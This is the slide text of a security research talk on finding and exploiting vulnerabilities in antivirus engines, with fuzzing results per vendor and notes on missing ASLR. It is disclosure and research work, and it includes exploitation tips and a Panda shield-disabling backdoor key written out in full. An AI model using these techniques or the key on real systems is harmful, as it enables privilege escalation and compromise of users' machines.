Breaking Antivirus Software

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- **Introduction**
- Attacking antivirus engines
- Finding vulnerabilities
  - Initial experiments
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- Recommendations

Antivirus products

- What is an Antivirus? Extracted from Wikipedia:
  - *"An antivirus is a software used to prevent, detect and remove malware such as computer viruses".*
- AV software can be focused in offering end-point protection (Workstation products) or file-server protection (Server products such as mail filters, SMB scanners, etc...).
- Overall, the general aim of an Antivirus is to offer a better level of protection than what the underlying operating system offers alone.
  - *And they often fail miserably...*

Antivirus Engines

- Common features of AV engines:
  - Written in C/C++.
  - Signatures based engine + heuristics.
  - On-access scanners.
  - Command line/GUI on-demand scanners.
  - Support for compressed file archives.
  - Support for packers.
  - Support for miscellaneous file formats.
- Advanced common features:
  - Packet filters and firewalls.
  - Drivers to protect the product, anti-rootkits, etc...
  - Anti-exploiting toolkits.

Antivirus products, engines and bugs

- An antivirus engine is just the core, the kernel, of an antivirus product.
- Some antivirus engines are used by multiple products.
  - For example, BitDefender is the most widely used antivirus kernel. It's used by many products like G-Data, QiHoo 360, eScan, F-Secure, etc...
  - Most “big” antivirus companies have their own engine but not all. And some companies, like F-Secure, integrate 3rd party engines in their products.
- In general, during this talk I will refer to AV engines, to the kernels, except when specified the word “product”.
- Also, unless specified as fixed, all bugs shown during this presentation are 0days.

Antivirus users

- What the average user of an antivirus thinks after installing his/her preferred AV engine:
  - *“I'm safe because I use an antivirus product”.*
- What some paranoid users of antivirus products thinks:
  - *“I'm safe because I use various antivirus products”.*
- My opinion:
  - Any software you install makes you a bit more vulnerable. AV engines are no exceptions. Just the opposite.
  - ...

Attack surface

- Fact: installing an application in your computer makes you a bit more vulnerable.
  - You just increased your attack surface.
- If the application is local: your local attack surface increased.
- If the application is remote: your remote attack surface increased.
- If your application runs with the highest privileges, installs kernel drivers, a packet filter and tries to handle anything your computer may do...
  - Your attack surface dramatically increased.

Myths and reality

- Antivirus propaganda:
  - “We make your computer safer with no performance penalty!”
  - “We protect against unknown zero day attacks!”.
- Reality:
  - AV engines makes your computer more vulnerable with a varying degree of performance penalty.
  - The AV engine is as vulnerable to zero day attacks as the applications it tries to protect from.
    - And can even lower the operating system exploiting mitigations, by the way...

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Attacking antivirus engines

- AV engines, commonly, are written in non managed languages due to performance reasons.
  - Almost all engines written in C and/or C++ with only a few exceptions, like the old MalwareBytes, written in VB6 (!?).
  - It translates into buffer overflows, integer overflows, format strings, etc...
- Most AV engines installs operating system drivers.
  - It translates into possible local escalation of privileges.
- AV engines must support a long list of file formats:
  - Rar, Zip, 7z, Xar, Tar, Cpio, Ole2, Pdf, Chm, Hlp, PE, Elf, Mach-O, Jpg, Png, Bz, Gz, Lzma, Tga, Wmf, Ico, Cur...
  - It translates into bugs in the parsers of such file formats.

Attacking antivirus engines

- AV engines need to support such large list of file formats quickly and even better than the vendor.
- If an exploit for a new file format appears, customer will ask for support for such files as soon as possible. The longer it takes, the higher the odds of losing a customer moving on to another vendor.
- The producer doesn't need to “support” malformed files. The AV engine actually needs to do so.
  - The vendor needs to handle malformed files but only to refuse them as repairing such files is an open door for vulnerabilities.
    - Example: Adobe Acrobat

Attacking antivirus engines

- Most (if not all...) antivirus engines run with the highest privileges: root or local system.
  - If one can find a bug and write an exploit for the AV engine, (s)he just won root or system privileges.
  - Sandboxes, virtual machines, etc... are extremely rare.
- Most antivirus engines updates via HTTP only protocols:
  - If one can MITM the connection (for example, in a LAN) one can install new files and/or replace existing installation files.
  - It often translates in completely owning the machine with the AV engine installed as updates are not commonly signed. Yes. They aren't.
- I will show later one of the many vulnerable products...

Attacking antivirus engines

- AV engines often offer on-access scanners and behaviour based heuristic engines.
- Such scanners are usually implemented in 3 different ways:
  - A sandbox on top of the AV's Intel x86 emulator. Very slow but, also, very little odds to attack such component.
  - A driver to monitor file creation/access as well as process behaviour communicating with a user-level component. There is space for a possible EoP.
  - Injecting libraries in all user-processes and hooking special functions. The easiest way to implement heuristic engines.
- Often, such “protection” methods make things worst than not having an antivirus engine.
  - I'll show later on why with some real vulnerabilities...

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Vulnerabilities in AV engines

- Started around end of July/beginning of August to find vulnerabilities, for fun, in AV engines.
  - In my spare time, some hours from time to time.
- Found remote and local vulnerabilities in 14 AV engines or AV products.
  - Most of them in the first 2 months.
  - I tested ~17 engines (I think, I honestly do not remember).
  - It says it all.
- I'll talk about some of the vulnerabilities I found.
- The following are just a couple of them...

AV engines vulnerabilities

- Avast: Heap overflow in RPM (reported, fixed and Bug Bounty paid)
- Avg: Heap overflow with Cpio (fixed...)/Multiple vulnerabilities with packers
- Avira: Multiple remote vulnerabilities
- BitDefender: Multiple remote vulnerabilities
- ClamAV:Infinite loop with a malformed PE (reported & fixed, patch available soon)
- Comodo: Heap overflow with Chm
- DrWeb: Multiple remote vulnerabilities
- ESET: Integer overflow with PDF/Multiple vulnerabilities with packers
- F-Prot: Heap overflows with multiple packers
- F-Secure: Multiple remote vulnerabilities (contacted, amazingly collaborative)
- Panda: Multiple local privilege escalations (reported and partially fixed)
- eScan: Remote command injection
  - And many more...

Broken AV products...

- The list is interminable... but, using this list http://www.av-comparatives.org/av-vendors/
  - ...anything using a 3rd party engine which is not Vipre, Norman, Cyren or Agnitum.
    - Examples: QiHoo 360, F-Secure, G-Data, eScan, Emsisoft, BullGuard, Immunet, etc...
  - + all the AV products using the AV engines mentioned in the previous slide.
  - + some rare AV products like BkAV.

How to find such vulnerabilities?

- I used initially a fuzzing testing suite of my own, Nightmare.
  - http://www.joxeankoret.com/download/Nightmare-0.0.2.tar.gz
  - I will eventually upload the code to GitHub.com
- Downloaded all the AV engines with a Linux version I was able to find.
  - The core is always the same with the only exception of some heuristic engines.
  - Also used some (dirty) tricks to run Windows only AV engines in Linux.
- Fuzzed the command line tool of each AV engine by simply using radamsa + the testing suite of ClamAV, many different EXE packers and some random file formats.
- Results: Dozens of remotely exploitable vulnerabilities.
- Also, I performed basic local and remote checks:
  - ASLR, null ACLs, updating protocol, network services, etc...

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Fuzzing statistics

- A friend of mine convinced me to write a fuzzer and do a “Fuzzing explained” like talk for a private conference.
  - Really simple fuzzing engine with a max. of 10 nodes.
    - I'm poor... I cannot “*start relatively small, with 300 boxes”* like Google people does.
- Used this fuzzing suite to fuzz various Linux based AV engines, those I was able to run and debug.
- For that talk I did fuzz/test the following ones:
  - BitDefender, Comodo, F-Prot, F-Secure, Avast, ClamAV, AVG.
- Results...

ClamAV

- Only 1 non reproducible crash :(
  - Ran for about 2 weeks.
- Only 1 DOS (found manually)
  - 1 infinite loop with a malformed PE.
  - Asked to remain silent until a public patch is published.
- Honestly, I was very surprised.
- It seems they use fuzzing.
  - Well done guys!

F-Secure

- No crash at all. Only found 1 memory exhaustion bug with CPIO.
  - Consumes up to 4GB of memory.
- I was sure I was doing something wrong and I verified it later on...
- Decided not to continue at that moment because it was too heavy and required root for debug.

Avast

- 5 different bugs.
  - Some of them disappeared quickly...
- 1 of them seemed to be exploitable.
  - RPM Support. Bug reported and fixed.
- This is one of the AV engines I fuzzed the most: ~1 month.
- They have a Bug Bounty!
  - Only reason why I contacted them.

Comodo AV


- Only 5 crashes.
- 2 different bugs.
- 1 seems to be exploitable.
  - Heap overflow with CHM files when uncompressing data...
- IMHO, it didn't fail more because they don't support anything...

F-Prot

- 4 different bugs.
- Only left for around 2/3 hours.
- The bugs seems to be all exploitables.
  - Armadillo, PECompact, ASPack and Yoda's Protector unpackers.
  - Crashes at memcpy coming from different paths...

AVG

- Hundred of crashes, fuzzed “manually” :(
  - It sends crash reports automatically :/ I hate you.
  - It needs to be fed via STDIN. Annoying.
- 4 different bugs found.
- 2 of them seem to be exploitable.
  - CPIO and XAR files support.
  - 1st one fixed recently :/
  - XAR one still 0day.



BitDefender

- **+1500** crashes.
- 7 different bugs.
  - Most of them with EXE unpackers and EXE uncompressors.
  - Thinstall and Shrinker, for example.
- 2 of them seems to be exploitable.

More about fuzzing AV engines

- Most AV engines are Windows only.
- However, we can still fuzz them in non Windows based environments (Linux requires less memory and disk).
- What I have done:
  - Try to run it with Wine. If it works use WineDBG + GDB server and connect IDA or GDB to the target.
  - If it doesn't work, reverse engineer the core engine and write a more simple wrapper for it.
    - Very time consuming but the best option.
- ...

More about fuzzing AV engines

- AV engines take a long while loading the core. They need to load all the signatures, unpack/decrypt them in memory, etc...
- The solution: use in-memory fuzzing.
  - Reverse engineer your favourite AV's core engine and find the functions where files are being scanned.
  - Debug the target application with IDA and use the AppCall feature to call those functions with your own input. For example.
  - You don't need to restart it again and again. Just wait for it to crash while continuously feeding fuzzed inputs.
- However, it may cause some false positives:
  - Some files/buffers can be discarded at some point before that scanning routine.

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Exploiting AV engines

- What will be briefly covered:
  - Remote exploitation.
- What will be not:
  - Local exploitation of local user-land or kernel-land vulnerabilities.
  - I have no knowledge about kernel-land, sorry.
  - Later on, I will discuss some local vulnerability and give details about how to exploit it but it isn't kernel stuff and is too easy to exploit.

Exploiting AV engines

- Exploiting an AV engine is like exploiting any other client-side application.
  - Is not like exploiting a browser or a PDF reader.
  - Is more like exploiting an Office file format.
- Exploiting memory corruptions in client-side applications remotely can be quite hard nowadays due to ASLR.
  - However, AV engines makes too many mistakes too often so, don't worry ;)
  - ...

Exploiting AV engines

- In general, AV engines are all compiled with ASLR enabled.
- But it's common that only the core modules are compiled with ASLR.
  - Not the GUI related programs and libraries, for example.
- Some libraries of the core of *some* AV engines are not ASLR enabled.
  - Check your target/own product, there isn't only one ;)

Exploiting AV engines

- Even in “major” AV engines...
  - ...there are non ASLR enabled modules.
  - ...there are RWX pages at fixed addresses.
  - ...they disable DEP.
- Under certain conditions, of course.
- The condition, often, is the emulator.

Exploiting AV engines

- The x86 emulator is a key part of an AV engine.
- It's used to unpack samples in memory, to determine the behaviour of an executable program, etc...
- Various AV engines create RWX pages at fixed addresses and disable DEP as long as the emulator is used.
  - Very common. Does not apply to only some random AV engine.
- ...

Exploiting AV engines (more tips)

- By default, an AV engine will try to unpack compressed files and scan the files inside.
- A compressed archive file (zip, tgz, rar, ace, etc...) can be created with several files inside.
- The following is a common AV engines exploitation scenario:
  - Send a compressed zip file.
  - The very first file inside forces the emulator to be loaded and used.
  - The 2nd one is the real exploit.

Exploiting AV engines

- AV engines implement multiple emulators.
- There are emulators for x86, AMD64, ARM, JavaScript, VBScript, …. in most of the “major” AV engines.
- The emulators, as far as I can tell, cannot be used to perform heap spraying, for example. But they expose a considerable attack surface.
  - It's common to find memory leaks inside the emulators, specially in the JavaScript engine.
  - They can be used to construct complex exploits as we have a programming interface to craft inputs to the AV engine.

Exploiting AV engines: Summary

- Exploiting AV engines is not different to exploiting other client-side applications.
- They don't have/offer any special self-protection. They rely on the operating system features (ASLR/DEP) and nothing else.
  - And sometimes they even disable such features.
- There are programming interfaces for exploit writers:
  - The emulators: x86, AMD-64, ARM, JavaScript, ... usually.
- Multiple files doing different actions each can be send in one compressed file as long as the order inside it is kept.
- Owning the AV engine means getting root or system in all AV engines I tested. There is no need for a sandbox escape, in general.

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Details about some vulnerabilities in AV engines and products...

Extracted from http://theoatmeal.com/comics/grump
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Disclaimer

- I'm only showing a couple of my vulnerabilities.
  - I have the bad habit of eating 3 times a day...
- I contacted 5 vendors for different reasons:
  - Avast. They offer a Bug Bounty. Well done guys!
  - ClamAV. Their antivirus is Open Source.
  - Panda. I have **close** friends there.
  - Ikarus, ESET and F-Secure. They contacted me an asked for help nicely.
- I do not “responsibly” contact multi-million dollar companies.
  - I don't give my research for free.
  - Audit your products...

Local Escalation of Privileges

PANDA
SECURITY

Example: Panda Multiple local EoPs

- In the product Global Protection 2013 there are various processes running as SYSTEM.
- Two of those processes have a NULL process ACL:
  - WebProxy.EXE and SrvLoad.EXE
- We can use CreateRemoteThread to inject a DLL, for example.
- Two very easy local escalation of privileges.
- But the processes are “protected” by the shield.

Example: Panda Multiple local EoPs

- Another terrible bug: The Panda's installation directory have write privileges for all users.
- However, again, the directory is “protected” by the shield...
- What is the fucking shield?
  - ...

Example: Panda Multiple local EoPs

- The Panda shield is a driver that protects some Panda owned processes, the program files directory, etc...
- It reads some registry keys to determine if the shield is enabled or disabled.
  - But... the registry key is world writeable.
- Also, it's funny, but there is a library (pavshld.dll) with various exported functions...
  - ...

Example: Panda Multiple local EoPs

- All exported functions contains human readable names.
- All but the 2 first functions. They are called PAVSHLD_001 and 002.
- Decided to reverse engineer them for obvious reasons...
- The 1st function is a backdoor to disable the shield.
- It receives only 1 argument, a “secret key” (GUID):
  - ae217538-194a-4178-9a8f-2606b94d9f13
- If the key is correct, then the corresponding registry keys are written.
  - Well, is easier than writing yourself the registry entries...

MOAR PANDAZ

- There are more stupid bugs in this AV engine...
- For example, no library is compiled with ASLR enabled.
- One can write a reliable exploit for Panda without any real big effort.
- And, also, one can write an exploit targeting Panda Global Protection users for any program.
- Why? Because the product injects **3** libraries without ASLR enabled in all processes. Yes.

Panda

- I reported the vulnerabilities because I have friends there.
- Some of them are (supposedly) fixed, others not...
  - The shield backdoor.
  - The permissions of the Panda installation directory.
- The injection of non randomized libraries bug that allows writing targeted exploits remains...
- Also, during my latest testing of their very last version, other local vulnerabilities appeared...

ASLR related
(Address Space Layout Randomization)

ASLR disabled

- We already discussed that Panda Global Protection doesn't enable ASLR for all modules.
- Do you believe this is an isolated problem of just one antivirus product?
- As it is common with antivirus products/engines, such problems are not specific...

One example...

Forticlient

- The process av_task.exe is the actual AV scanner...

FortiTray.exe	0.96	4.916 K	12.108 K	2564	FortiClient System Tray Contr...	Fortinet Inc.
update_task.exe	0.44	4.312 K	9.512 K	1380	update_task	Fortinet Inc.
av_task.exe	0.35	9.104 K	12.020 K	3052	av_task	Fortinet Inc.
av_task.exe	1.82	9.852 K	13.904 K	2304	av_task	Fortinet Inc.
spoolsv.exe		4.368 K	6.148 K	1928	Spooler SubSystem App	Microsoft Corporation
svchost.exe		10.216 K	7.704 K	1972	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3.344 K	5.504 K	308	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe	0.31	15.192 K	8.688 K	3364	Microsoft Windows Search I...	Microsoft Corporation
taskhost.exe	0.05	6.380 K	9.744 K	1464	Host Process for Windows T...	Microsoft Corporation
taskhost.exe	0.20	3.368 K	8.628 K	3784	Host Process for Windows T...	Microsoft Corporation
lsass.exe		2.560 K	6.220 K	516	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		1.708 K	3.948 K	524	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.24	1.208 K	4.224 K	412	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1.728 K	4.752 K	440	Windows Logon Application	Microsoft Corporation
explorer.exe	1.43	36.908 K	55.152 K	1392	Windows Explorer	Microsoft Corporation

Name	Description	Company Name	Path	ASLR	Version
locale.nls			C:\Windows\System32\locale.nls	n/a	
mdare_sig			C:\Program Files\Fortinet\FortiClient\vir_sig\mdare_sig	n/a	
libeay32.dll	OpenSSL Shared Library	The OpenSSL Project, htt...	C:\Program Files\Fortinet\FortiClient\libeay32.dll		1.0.1.5
av_task.exe	av_task	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\av_task.exe		5.0.7.333
utilsdll.dll	utility library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\utilsdll.dll		5.0.7.333
libavr.dll	AV repair library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libavr.dll		5.0.7.333
mdare.dll	Malware Detection and Removal E...	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\mdare.dll		2.0.43.0
libav.dll	AV Engine Library	Fortinet Inc.	C:\Program Files\Fortinet\FortiClient\libav.dll		5.1.146.0

Forticlient

- Most libraries and binaries in Forticlient doesn't have ASLR enabled.
  - Exploiting Forticlient with so many non ASLR enabled modules once a bug is found is trivial.
- You may think that this is a problem that doesn't happen to the “big” ones...
  - Think again.

2 random AVs nobody uses...

Kaspersky

- Libraries avzkrnl.dll and module vlns.kdl, a vulnerability scanner (LOL), are not ASLR enabled.
- One can write a reliable exploit for Kaspersky AV without any real effort.

avp.exe	1.74	260.412 K	20.196 K	1648	Kaspersky Anti-Virus	Kaspersky Lab ZAO
ProtectedObjectsSrv.exe		1.000 K	3.000 K	1688	InfoWatch CryptoStorage Pr...	Infowatch
svchost.exe		3.348 K	4.572 K	1736	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1.232 K	3.588 K	456	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.02	32.208 K	8.140 K	2804	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		16.644 K	9.012 K	2880	Microsoft Windows Search I...	Microsoft Corporation
taskhost.exe	0.05	6.188 K	8.656 K	3620	Host Process for Windows T...	Microsoft Corporation
lsass.exe	0.49	2.560 K	5.880 K	636	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.31	1.696 K	3.968 K	644	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.11	1.268 K	4.776 K	536	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		1.852 K	4.692 K	560	Windows Logon Application	Microsoft Corporation
explorer.exe	0.28	29.132 K	44.916 K	1308	Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.36	16.724 K	4.852 K	2736	VirtualBox Guest Additions Tr...	Oracle Corporation

Name	Description	Company Name	Path	ASLR
iswift.dat			C:\ProgramData\Kaspersky Lab\PURE13\Data\iswift.dat	n/a
vlns.kdl.317df7c0eff093...	Vulnerability scanner	Kaspersky Lab ZAO	C:\ProgramData\Kaspersky Lab\PURE13\Bases\Cache\vlns.kdl.317df7c0eff0939e6289f5c72f...	
avzkrnl.dll	AVZ Kernel	Kaspersky Lab	C:\Program Files\Kaspersky Lab\Kaspersky PURE 3.0\avzkrnl.dll	

BitDefender

- It's *kind of easier* to write an exploit for BitDefender...

updatesrv.exe	0.11	6.084 K	6.416 K	6376 Bitdefender Update Service	Bitdefender
vsserv.exe	0.40	156.624 K	6.972 K	6444 Bitdefender Security Service	[illegible]
lsass.exe	0.10	2.752 K	5.836 K	512 Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.14	1.724 K	3.924 K	520 Local Session Manager Serv...	Microsoft Corporation

"Security service" my ass...

Name	Description	Company Name	Path	ASLR	Version
smartdbv2.dat			C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...	n/a	
vsserv.exe	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\vsserv.exe		17.25.0.1071
npcomm.dll	Named Pipes Communication Syst...	BitDefender LLC	C:\Program Files\Bitdefender\Bitdefender\npcomm.dll		8.0.0.2
vsserv.ui	Bitdefender Security Service	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\vsserv.ui		17.6.0.22
iservconfig.dll	Product Info Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\iservconfig.dll		17.25.0.1074
bdch.dll	BitDefender Crash Handler	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdch.dll		3.0.2.714
logger.ui	Bitdefender Logger	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\logger.ui		17.10.0.278
framework.dll	framework	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\framework.dll		17.18.0.778
gzfltdp.dll	BitDefender GzFltDp	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\gzfltdp.dll		3.0.2.693
bdutils.dll	BDUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdutils.dll		17.13.0.527
bdcore.dll	BitDefender Core	BitDefender	C:\Program Files\Common Files\Bitdefender\Bitdefender Threat Scanner\Antivirus_20090_002\...		11.0.1.6
accessal.dll	BitDefender OnAccessAL	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\accessal.dll		3.0.2.762
scansp.dll	BitDefender ScanSP	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\scansp.dll		3.0.2.744
bdsubmit.dll	Bitdefender Submission Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsubmit.dll		17.13.0.527
quarcore.dll	Quarantine Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\quarcore.dll		17.25.0.1061
wsutils.dll	WSUtils Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsutils.dll		3.0.0.22
wspack.dll	Web Services Packing Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wspack.dll		3.0.0.22
wslib.dll	Web Services Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wslib.dll		3.0.0.22
otcore.dll	Bitdefender Antispam Core	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\otcore.dll		2.13.5.18034
txmlutil.dll	tinyxmlx Dynamic Link Library		C:\Program Files\Bitdefender\Bitdefender\txmlutil.dll		12.1.0.0
bdpop3p.dll	POP3 proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdpop3p.dll		17.23.0.989
bdpredir.dll	BitDefender Proxy Redirector User-...	BitDefender	C:\Program Files\Bitdefender\Bitdefender\bdpredir.dll		7.0.0.5
mimepack.dll	MIME packer	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\mimepack.dll		2.0.71.0
wsc.dll	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\wsc.dll		17.25.0.1061
wsc.ui	Bitdefender WSC	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ui\wsc.ui		17.6.0.22
bdsmtpp.dll	SMTP proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdsmtpp.dll		17.23.0.989
bdelev.dll	Bitdefender Elevated Helper	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdelev.dll		17.21.0.908
bdusers.dll	BDUSERS Dynamic Link Library	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\bdusers.dll		17.18.0.778
ipm.dll	In Product Messages	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ipm.dll		17.24.0.1034
ycryptp.dll	Yahoo Messenger Proxy	Bitdefender	C:\Program Files\Bitdefender\Bitdefender\ycryptp.dll		17.13.0.527
ashttpbr.mdl	HTTP Breaker Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttpbr.mdl		2.13.5.18034
ashttpdsp.mdl	Bitdefender HTTP Dispatcher Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttpdsp.mdl		2.13.5.18034
ashttpph.mdl	Bitdefender AntiPhishing Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttpph.mdl		2.13.5.18034
ashttprbl.mdl	Bitdefender HTTP RBL Plugin	Copyright © 1997-2011 Bit...	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\ashttprbl.mdl		2.13.5.18034
asregex.dll	BitDefender Antispam Regular Exp...	BitDefender S.R.L.	C:\Program Files\Bitdefender\Bitdefender\otengines_00027_002\asregex.dll		1.6.0.40714
profapi.dll	User Profile Basic API	Microsoft Corporation	C:\Windows\System32\profapi.dll	ASLR	6.1.7600.16385

Bkav™

BKAV

- BKAV is a Vietnamese antivirus product.
- Gartner recognizes it as a “Cool vendor in Emerging Markets”.
- I recognize it as a “Cool antivirus for writing targeted exploits”...

BKAV

- They don't have ASLR enabled for their services...

BkavSystemService.exe	0.12	17.436 K	14.920 K	920	Bkav System Service	Bkav Corporation
BkavService.exe	0.47	5.508 K	7.696 K	1032	Bkav Service	Bkav Corporation
svchost.exe		15.440 K	13.748 K	1080	Host Process for Windows S...	Microsoft Corporation
svchost.exe		28.080 K	30.992 K	1116	Host Process for Windows S...	Microsoft Corporation
dwm.exe		4.644 K	8.448 K	2820	Desktop Window Manager	Microsoft Corporation
svchost.exe	0.04	7.528 K	9.700 K	1156	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.04	11.720 K	12.620 K	1432	Host Process for Windows S...	Microsoft Corporation
spoolsv.exe		6.736 K	8.648 K	1584	Spooler SubSystem App	Microsoft Corporation
svchost.exe		11.456 K	10.752 K	1648	Host Process for Windows S...	Microsoft Corporation
BluProService.exe		3.716 K	6.480 K	1892	Bkav live update service	Bkav Corporation
svchost.exe	0.01	5.544 K	8.416 K	1960	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	32.084 K	17.284 K	1668	Host Process for Windows S...	Microsoft Corporation
taskhost.exe	0.06	7.832 K	11.672 K	2536	Host Process for Windows T...	Microsoft Corporation
SearchIndexer.exe		17.556 K	10.236 K	3316	Microsoft Windows Search I...	Microsoft Corporation
svchost.exe	0.11	20.920 K	32.684 K	448	Host Process for Windows S...	Microsoft Corporation
TrustedInstaller.exe		4.108 K	10.104 K	1460	Windows Modules Installer	Microsoft Corporation
lsass.exe		4.912 K	8.936 K	604	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		4.208 K	6.392 K	612	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.10	1.284 K	5.588 K	496	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		4.080 K	6.992 K	524	Windows Logon Application	Microsoft Corporation
explorer.exe	0.28	27.940 K	41.728 K	2736	Windows Explorer	Microsoft Corporation

Name	Description	Company Name	Path	ASLR
locale.nls			\Device\BkavAutoShadow2\Windows\System32\locale.nls	n/a
SortDefault.nls			\Device\BkavAutoShadow2\Windows\Globalization\Sorting\SortDefault.nls	n/a
BkavScanDll0.dll	Bkav scan module	Bkav Corporation	C:\Program Files\BkavPro\System\AK\BkavScanDll0.dll	
Corelib.dll	Core library	Bkav Corporation	C:\Program Files\BkavPro\System\AK\Corelib.dll	

BKAV

